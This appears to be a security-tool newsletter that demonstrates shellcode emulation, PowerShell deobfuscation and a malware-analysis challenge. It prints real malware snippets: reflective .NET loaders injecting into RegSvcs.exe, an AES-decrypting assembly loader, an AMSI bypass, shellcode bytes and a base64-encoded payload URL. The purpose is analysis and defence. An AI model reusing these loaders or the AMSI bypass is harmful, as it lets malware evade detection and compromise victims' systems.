    print('emulated MessageBoxA("%s", "%s")' % (text, title))
    # set the return value
    emu.setReturnValue(0)
    # readjust the stack and return
    if arch == "x86":
        emu.emulateReturn(0x10)
    elif arch == "x64":
        emu.emulateReturn()
    # if we return False, the emulator pauses the execution
    return True

# add the handler to the emulator
sseGetEmulator().addHook("MessageBoxA", handler_MessageBoxA)
```

```
Offset     0  1  2  3  4  5
00022000  31 C9 F7 E1 64 8B 4
00022010  AD 8B 58 10 8B 53 3
00022020  20 01 DE 31 C9 41 A
00022030  F4 81 78 04 72 6F 6
00022040  65 75 E2 8B 72 24 0
00022050  01 DE 8B 14 8E 01 D

Cursor: 22000
```

```
Enter debug command (h for help) [focus with Ctrl+Alt+.]
```

. . . continued from page 4.

In the emulator workspace we open a new Python editor view and paste the following code.

```
def handler_MessageBoxA(emu):
  hwnd = text_addr = title_addr = mtype =
      ↪ None
  # handle both the x86 and x64 stack
  arch = emu.getArch()
  if arch == "x86":
    stack = emu.getRegister("esp")
    hwnd = emu.readValue(stack + 4, 4)
    text_addr = emu.readValue(stack + 8,
        ↪ 4)
    title_addr = emu.readValue(stack +
        ↪ 12, 4)
    mtype = emu.readValue(stack + 16, 4)
  elif arch == "x64":
    hwnd = emu.getRegister("rcx")
    text_addr = emu.getRegister("rdx")
    title_addr = emu.getRegister("r8")
    mtype = emu.getRegister("r9d")
  # read the captions and print them to
      ↪ the output view
  text = emu.tryStringRead(text_addr,
      ↪ encoding="ascii") if text_addr
      ↪ else ""
  title = emu.tryStringRead(title_addr,
      ↪ encoding="ascii") if title_addr
      ↪ else ""
  print('emulated MessageBoxA("%s", "%s")
      ↪ ' % (text, title))
  # set the return value
  emu.setReturnValue(0)
  # readjust the stack and return
  if arch == "x86":
    emu.emulateReturn(0x10)
  elif arch == "x64":
    emu.emulateReturn()
  # if we return False, the emulator
      ↪ pauses the execution
  return True

# add the handler to the emulator
sseGetEmulator().addHook("MessageBoxA",
    ↪ handler_MessageBoxA)
```

We execute the code with Ctrl+E and then press F9 to emulate the shellcode.


The emulator will display the following text in the output view.

```
simulated API: GetProcAddress("kernel32.
    ↪ dll", "LoadLibraryA") = OK
simulated API: LoadLibraryA("User32.dll")
    ↪  = OK
simulated API: GetProcAddress("user32.dll
    ↪ ", "MessageBoxA") = OK
emulated MessageBoxA("Yess", "Pwnd")
simulated API: GetProcAddress("kernel32.
    ↪ dll", "ExitProcess") = OK
simulated API: ExitProcess() = PAUSED
```

Our handler correctly handled the 'MessageBoxA' API!

As you can see, in the code we added we check the current architecture and handle the stack accordingly. This approach is low-level but intuitive for reverse engineers.

Perhaps in the future we'll add an optional higher level interface to automatically handle the stack.


[31C9F7E164...] - Silicon Shellcode Emulator - Cerbero Suite
File
Debug
Views
CPU
[extend_emulator] - Python
Registers
Output
0x Memory
Emulator

```
=> 0x000220DF   00 00    add    byte ptr [eax], al
   0x000220E1   00 00    add    byte ptr [eax], al
   0x000220E3   00 00    add    byte ptr [eax], al
   0x000220E5   00 00    add    byte ptr [eax], al
   0x000220E7   00 00    add    byte ptr [eax], al
   0x000220E9   00 00    add    byte ptr [eax], al
   0x000220EB   00 00    add    byte ptr [eax], al
   0x000220ED   00 00    add    byte ptr [eax], al
   0x000220EF   00 00    add    byte ptr [eax], al
   0x000220F1   00 00    add    byte ptr [eax], al
   0x000220F3   00 00    add    byte ptr [eax], al
   0x000220F5   00 00    add    byte ptr [eax], al
   0x000220F7   00 00    add    byte ptr [eax], al
   0x000220F9   00 00    add    byte ptr [eax], al
   0x000220FB   00 00    add    byte ptr [eax], al
   0x000220FD   00 00    add    byte ptr [eax], al
   0x000220FF   00 00    add    byte ptr [eax], al
   0x00022101   00 00    add    byte ptr [eax], al
   0x00022103   00 00    add    byte ptr [eax], al
   0x00022105   00 00    add    byte ptr [eax], al
   0x00022107   00 00    add    byte ptr [eax], al
   0x00022109   00 00    add    byte ptr [eax], al
   0x0002210B   00 00    add    byte ptr [eax], al
   0x0002210D   00 00    add    byte ptr [eax], al
   0x0002210F   00 00    add    byte ptr [eax], al
   0x00022111   00 00    add    byte ptr [eax], al
```

```
[C][D] EAX 756C7F64 -> API:KERNEL32.ExitProcess
[C][D] ECX 00000000
[C][D] EDX 00000000
[C][D] EBX 756A0000 -> BASE:KERNEL32.DLL
[C][D] ESP 0018DBCC -> STR:ExitProcess
[C][D] EBP 756B980C -> API:KERNEL32.GetProcAddress
[C][D] ESI 757887F8 (KERNEL32.DLL)
[C][D] EDI 0018DBD0 -> STR:Process

[C][D] EIP 000220DF (PAYLOAD)

EFL 00000256 (PF, AF, ZF, IF)
```

```
simulated API: GetProcAddress("kernel32.dll", "LoadLibraryA") = OK
simulated API: LoadLibraryA("User32.dll") = OK
simulated API: GetProcAddress("user32.dll", "MessageBoxA") = OK
emulated MessageBoxA("Yess", "Pwnd")
simulated API: GetProcAddress("kernel32.dll", "ExitProcess") = OK
simulated API: ExitProcess() = PAUSED
```


```
Offset     0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F    Ascii
00022000   31 C9 F7 E1 64 8B 41 30  8B 40 0C 8B 70 14 AD 96   1...d.A0.@..p...
00022010   AD 8B 58 10 8B 53 3C 01  DA 8B 52 78 01 DA 8B 72   ..X..S<...Rx...r
00022020   20 01 DE 31 C9 41 AD 01  D8 81 38 47 65 74 50 75   ...1.A....8GetPu
00022030   F4 81 78 04 72 6F 63 41  75 EB 81 78 08 64 64 72   ..x.rocAu..x.ddr
00022040   65 75 E2 8B 72 24 01 DE  66 8B 0C 4E 49 8B 72 1C   eu..r$..f..NI.r.
00022050   01 DE 8B 14 8E 01 DA 89  D5 31 C9 51 68 61 72 79   .........1.Qhary
Cursor: 22000
```

```
Enter debug command (h for help) [focus with Ctrl+Alt+.]
```

The emulator executed the whole shellcode and paused when 'ExitProcess' was called.

POWERSHELL BEAUTIFIER PACKAGE


The second main commercial package we have released this year is our PowerShell Beautifier: a beautifier for Microsoft PowerShell scripts with many deobfuscation capabilities.



```
}catch{}

$T = 'Get'
$M = $T + 'Method'
$I = 'Invoke'
$T = $T + 'Type'
$L = 'Load'
$Q0 = [Reflection.Assembly]
$B = $Q0::$L($MyS)
$B = $B.$T('NewPE2.PE')
$B = $B.$M('Execute')

$Ub = 'C:\Windows\Microsoft'
$z = $Ub + '.NET\Framewor'
$VT = $z + 'k\v4.0.30'
$XQ = $VT + '319\RegSvcs.exe'
$B = $B.$I($null,[object[]] ($XQ,$serv))
```

```
        $var_3 = [Convert]
        foreach ($item in $var_2)
        {
            [Convert]::ToInt32($item, 16)
        }
    }
    [byte[]]$x_result = x('4D5A90000300000004000000FFFF0000B8000000000000004000000000000000000000000000000000000000000000000000000000000000
    [byte[]]$x_result_2 = x('4D5A90000300000004000000FFFF0000B80000000000000040000000000000000000000000000000000000000000000000000000000000
}
catch
{
}
$var_9 = [Reflection.Assembly]
$load_result = [Reflection.Assembly]::Load($x_result)
$get_type_result = $load_result.GetType('NewPE2.PE')
$get_method_result = $get_type_result.GetMethod('Execute')
$invoke_result = $get_method_result.Invoke($null, [object[]]('C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe', $x_result_2))
```

The package features a complete parser for the PowerShell language. The beautifier can be invoked as an action: Ctrl+R →PowerShell →PowerShell Beautifier.



Property	Value
Code	
Content	sEt-ItEm varIaBle:t3eO ([TypE]("{2}{3}{1}{0}"-F'NCODing','EXt.E','S','YSTEm....
Style	
Indent spaces	4
✓ Keep comments	
Deobfuscation	
✓ Deobfuscate	
☐ Replace variables	
☐ Remove unused variables	
✓ Auto-name variables	

An example of obfuscated PowerShell code:

```
$mcWPL = [System.IO.File]::('txeTllAdaeR'
    ↪ [-1..-11] -join
'')('%˜f0').Split([Environment]::NewLine)
    ↪ ;foreach ($jBqHb in $mcWPL) { if
($jBqHb.StartsWith(':: ')) {  $qUflk =
    ↪ $jBqHb.Substring(3); break; }; };
    ↪ $AKzOG =
[System.Convert]::('gnirtS46esaBmorF'
    ↪ [-1..-16] -join '')($qUflk);$GTqqO
    ↪ =
New-Object System.Security.Cryptography.
    ↪ AesManaged;$GTqqO.Mode =
[System.Security.Cryptography.CipherMode
    ↪ ]::CBC;$GTqqO.Padding =
[System.Security.Cryptography.PaddingMode
    ↪ ]::PKCS7;$GTqqO.Key =
[System.Convert]::('gnirtS46esaBmorF'
    ↪ [-1..-16] -join
'')('rYCDvAfAeZYTmiLeZKnw0z4us9jg
kCckB7mS60qxxg4=');$GTqqO.IV =
[System.Convert]::('gnirtS46esaBmorF'
    ↪ [-1..-16] -join
'')('JYh62EWEKCuIH7WrUJ0VdA==');$QTfFw =
    ↪ $GTqqO.CreateDecryptor();$AKzOG =
$QTfFw.TransformFinalBlock($AKzOG, 0,
$AKzOG.Length);$QTfFw.Dispose();$GTqqO.
    ↪ Dispose();$xVFCH = New-Object
System.IO.MemoryStream(, $AKzOG);$qGLhv =
    ↪  New-Object
System.IO.MemoryStream;$wRtOX =
    ↪ New-Object
System.IO.Compression.GZipStream($xVFCH,
[IO.Compression.CompressionMode]::
    ↪ Decompress);$wRtOX.CopyTo($qGLhv);
    ↪ $wRtOX.Dispose
();$xVFCH.Dispose();$qGLhv.Dispose();
    ↪ $AKzOG = $qGLhv.ToArray();$VBqqY =
[System.Reflection.Assembly]::('daoL'
    ↪ [-1..-4] -join '')($AKzOG);$ReoQh =
$VBqqY.EntryPoint;$ReoQh.Invoke($null, (,
    ↪  [string[]] ('%*')))
```

. . . continued from page 6.

The code is actually a single line but was split for better visualization.

The deobfuscated code:

```
$read_all_text_result = [System.IO.File
    ↪ ]::ReadAllText(’%˜f0’).Split([
    ↪ Environment]::NewLine);
foreach ($item in $read_all_text_result)
{
    if ($item.StartsWith(’:: ’))
    {
        $substring_result = $item.
            ↪ Substring(3);
        break;
    };
};
$from_base64_string_result = [System.
    ↪ Convert]::FromBase64String(
    ↪ $substring_result);
$aes_managed = New-Object System.Security
    ↪ .Cryptography.AesManaged;
$aes_managed.Mode = [System.Security.
    ↪ Cryptography.CipherMode]::CBC;
$aes_managed.Padding = [System.Security.
    ↪ Cryptography.PaddingMode]::PKCS7;
$aes_managed.Key = [System.Convert]::
    ↪ FromBase64String(’
    ↪ rYCDvAfAeZYTmiLeZKnw0z4
us9jgkCckB7mS60qxxg4=’);
$aes_managed.IV = [System.Convert]::
    ↪ FromBase64String(’
    ↪ JYh62EWEKCuIH7WrUJ0VdA==’);
$create_decryptor_result = $aes_managed.
    ↪ CreateDecryptor();
$transform_final_block_result =
    ↪ $create_decryptor_result.
    ↪ TransformFinalBlock(
    ↪ $from_base64_string_result, 0,
    ↪ $from_base64_string_result.Length);
$create_decryptor_result.Dispose();
$aes_managed.Dispose();
$memory_stream = New-Object System.IO.
    ↪ MemoryStream(,
    ↪ $transform_final_block_result);
$memory_stream_2 = New-Object System.IO.
    ↪ MemoryStream;
$gzip_stream = New-Object System.IO.
    ↪ Compression.GZipStream(
    ↪ $memory_stream, [IO.Compression.
    ↪ CompressionMode]::Decompress);
$gzip_stream.CopyTo($memory_stream_2);
$gzip_stream.Dispose();
$memory_stream.Dispose();
$memory_stream_2.Dispose();
$to_array_result = $memory_stream_2.
    ↪ ToArray();
$load_result = [System.Reflection.
    ↪ Assembly]::Load($to_array_result);
$entry_point = $load_result.EntryPoint;
$entry_point.Invoke($null, (, [string[]]’
    ↪ %*’))
```

The code is now very easy to follow. Not only has the beautifier solved all obfuscated expressions such as:

```
’txeTllAdaeR’[-1..-11]
```

It also gave meaningful names to all the variables.

Deobfuscation isn’t limited to the code itself, but expands to expandable strings as well.

Expandable strings in PowerShell are strings delimited by the ”” or @””@ syntax and can contain variables and code which is executed.

For instance:

```
$iFKhD=$null;$uozo="$([CHAr](83+9-9)+[
    ↪ chAR](121)+[ChAR](115)+[ChaR]([bytE
    ↪ ]0x74)+[ChaR]([BytE]0x65)+[chAR]([
    ↪ BYte]0x6d)).$((’Mana’+’geme’+’nt’).
    ↪ noRMALIzE([cHaR](54+16)+[ChAr]([
    ↪ bYtE]0x6f)+[chaR](114)+[CHAR]([ByTE
    ↪ ]0x6d)+[cHAR]([byTE]0x44)) -replace
[ChAR]([bytE]0x5c)+[cHAR](1+111)+[chAr
    ↪ ](123*26/26)+[ChAr](77*40/40)+[cHAR
    ↪ ](110)+[chaR]([bytE]0x7d)).$((’
    ↪ Autom’+’ation’).NORmaLiZE([chAr]([
    ↪ bytE]0x46)+[cHAR]([ByTE]0x6f)+[ChAR
    ↪ ](114)+[cHar]([byte]0x6d)+[cHAr
    ↪ ](4+64)) -replace
[chAr](52+40)+[CHar](112*83/83)+[ChAR
    ↪ ](103+20)+[chAR](77)+[ChAR
    ↪ ](110*85/85)+[Char]([ByTE]0x7d)).$
    ↪ ([cHAR]([Byte]0x41)+[CHar
    ↪ ](109*59/59)+[cHAR](115+36-36)+[
    ↪ CHAR]([byTe]0x69)+[CHar](85*43/43)
    ↪ +[ChaR](73+43)+[cHAR]([bYte]0x69)+[
    ↪ ChAR]([Byte]0x6c)+[CHaR]([BYte]0x73
    ↪ ))";$vemvidivugxsktsxu="+(’jswt’+’
    ↪ kvz’).normAlIZE([CHAr]([BYTE]0x46)
    ↪ +[CHaR]([bYte]0x6f)+[cHAr]([bYTe]0
    ↪ x72)+[cHAR](109*90/90)+[chAr](68))-
    ↪ replace
[cHAR](92)+[chAR](112)+[ChAr]([BYTe]0x7b)
    ↪ +[char]([bYTe]0x4d)+[CHar
    ↪ ](110+21-21)+[CHar]([bYTE]0x7d)";[
    ↪ Threading.Thread]::Sleep(435);[
    ↪ Runtime.InteropServices.Marshal]::(
    ↪ "$([CHar]([BytE]0x57)+[CHaR]([BYTe
    ↪ ]0x72)+[CHAR]([bYtE]0x69)+[ChAr
    ↪ ](62+54)+[CHar]([BytE]0x65)+[Char
    ↪ ]([BYte]0x49)+[CHAR](110)+[cHAR
    ↪ ](78+38)+[ChAR](51*47/47)+[char
    ↪ ](50*22/22))")([Ref].Assembly.
    ↪ GetType($uozo).GetField("$([cHAR
    ↪ ](97)+[CHAR]([BYTe]0x6d)+[CHAr]([
    ↪ BYtE]0x73)+[CHaR]([byTe]0x69)+[Char
    ↪ ](67+2-2)+[CHaR]([ByTe]0x6f)+[cHAR
    ↪ ](110*100/100)+[CHaR]([bYTE]0x74)+[
    ↪ CHAR](29+72)+[ChAR](120*3/3)+[cHAR
    ↪ ]([byTe]0x74))",[Reflection.
    ↪ BindingFlags]"NonPublic,Static").
    ↪ GetValue($iFKhD),0x2aaa53a2);
```

Once deobfuscated:

```
$null_copy = $null;
$var_1 = "System.Management.Automation.
    ↪ AmsiUtils";
```

. . . continued from page 7.

```
$var_2 = "+('jswt'+'kvz').normAlIZE([CHAr
    ↪ ]([BYTE]0x46)+[CHaR]([bYte]0x6f)+[
    ↪ cHAr]([bYTe]0x72)+[cHAR](109*90/90)
    ↪ +[chAr](68))-replace `n[cHAR](92)+[
    ↪ chAR](112)+[ChAr]([BYTe]0x7b)+[char
    ↪ ]([bYTe]0x4d)+[CHar](110+21-21)+[
    ↪ CHar]([bYTE]0x7d)";
[Threading.Thread]::Start-Sleep 435;
[Runtime.InteropServices.Marshal]::
    ↪ WriteInt32([Ref].Assembly.GetType("
    ↪ System.Management.Automation.
    ↪ AmsiUtils").GetField("amsiContext",
    ↪  [Reflection.BindingFlags]"
    ↪ NonPublic,Static").GetValue($null),
    ↪  715805602);
```

The code inside the expandable string has been deobfuscated and became:

```
"System.Management.Automation.AmsiUtils"
```

One of the most powerful features of the beautifier is variable replacement.

Here is a snippet from a malicious script:

```
$T = 'Get'
$M = $T + 'Method'
$I = 'Invoke'
$T = $T + 'Type'
$L = 'Load'
$Q0 = [Reflection.Assembly]
$B = $Q0::$L($MyS)
$B = $B.$T('NewPE2.PE')
$B = $B.$M('Execute')
$Ub = 'C:\Windows\Microsoft'
$z = $Ub + '.NET\Framewor'
$VT = $z + 'k\v4.0.30'
$XQ = $VT + '319\RegSvcs.exe'
$B = $B.$I($null,[object[]] ($XQ,$serv))
```

With both variable replacement and removal of unused variables enabled:

```
$load_result = [Reflection.Assembly]::
    ↪ Load($x_result)
$get_type_result = $load_result.GetType('
    ↪ NewPE2.PE')
$get_method_result = $get_type_result.
    ↪ GetMethod('Execute')
$invoke_result = $get_method_result.
    ↪ Invoke($null, [object[]]('C:\
    ↪ Windows\Microsoft.NET\Framework\v4
    ↪ .0.30319\RegSvcs.exe', $x_result_2)
    ↪ )
```

The current version of the PowerShell Beautifier package is 3.0. Since its release we have constantly improved and increased its capabilities and deobfuscation support.

If your organization would be interested in integrating the PowerShell Beautifier in a cloud service, please contact us.


CHALLENGE: PAYLOAD URL

Download the following malware sample and understand from which URL it tries to download by performing a static analysis.

SHA256: 907E1EDFDD6879AFE9EDDE05B7AFDA3CEA E6CECBB99588C31DCD4035447837FD

Hints:


1. VGhlIE9uZU5vdGUgZG9jdW1lbnQgY29udGFpbnM gYW4gWE1MIGRvY3VtZW50IHdoaWNoIGNvbnRh aW5zIFZCUyBjb2RlLg==
2. VGhlIFZCUyBjb2RlIHdyaXRlcyBhIGJhdGNoIGZpb GUgdG8gZGlzayBhbmQgZXhlY3V0ZXMgaXQuIEV 4dHJhY3QgdGhlIGJhdGNoIGNvZGUu
3. SWYgeW91IGhhdmUgdGhlIFNpbXBsZSBCYXRjaC BFbXVsYXRvciBwYWNrYWdlIGluc3RhbGxlZCwg eW91IGNhbiB1c2UgaXQgdG8gZW11bGF0ZSB0aG UgYmF0Y2ggY29kZS4gT3RoZXJ3aXNlLCB5b3Ug Y2FuIG1hbnVhbGx5IGRlb2JmdXNjYXRlIHRoZSBj b2RlLg==
4. VGhlIHBheWxvYWQgVVJMIGlzOiBodHRwOi8vY mFyYWN1bmRvZnJlcy5jb20vaW1hZ2VzLzE1MDIy My5naWY=



HYBRID ANALYSIS INTELLIGENCE PACKAGE

We have released the HybridAnalysis Intelligence package for all commercial licenses of Cerbero Suite Advanced. Once the package is installed, malware samples can be searched on the Hybrid Analysis cloud.

You can check out the video presentation to quickly learn about its features.



[mw_ha] - Cerbero Suite Advanced 6.5 - Cerbero Suite

#	File	Risk	Format
1	C:\...\mw_ha	0%	PE

```
8_7QT01VTABiGr3T6xpWrTmFT5yu4toQ/DSC0001.jpeg?download
      source: scraper - encoding: utf-16 - offset:
0x17690
```

Analysis [Intelligence: HybridAnalysis]


Key	Value
URL	https://www.hybrid-analysis.com/sample/efa5b49bdd086125b2b7d4058d09566f1db5f183c2a6332c597322f85107...
Job ID	6336f4e2fc007214a2514d80 (sandbox report files)
Submit Name	3
Size	118 KBs (120832)
Type	pedll, 64bits, executable
Description	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Malware Family	Tedy.Generic
Analysis Start Time	ven set 30 13:53:39 2022 GMT
Verdict	MALICIOUS
Antivirus Detection	74
Threat Score	100
Threat Level	2
Tags	agenttesla, apt, infostealer, qakbot, trojan

Name
Contains export functions
Process launched with changed environme...
Found API related strings
Overview of unique CLSIDs touched in re...
Spawns new processes
PE file entrypoint instructions
Creates mutants
PE file contains executable sections
PE file contains writable sections

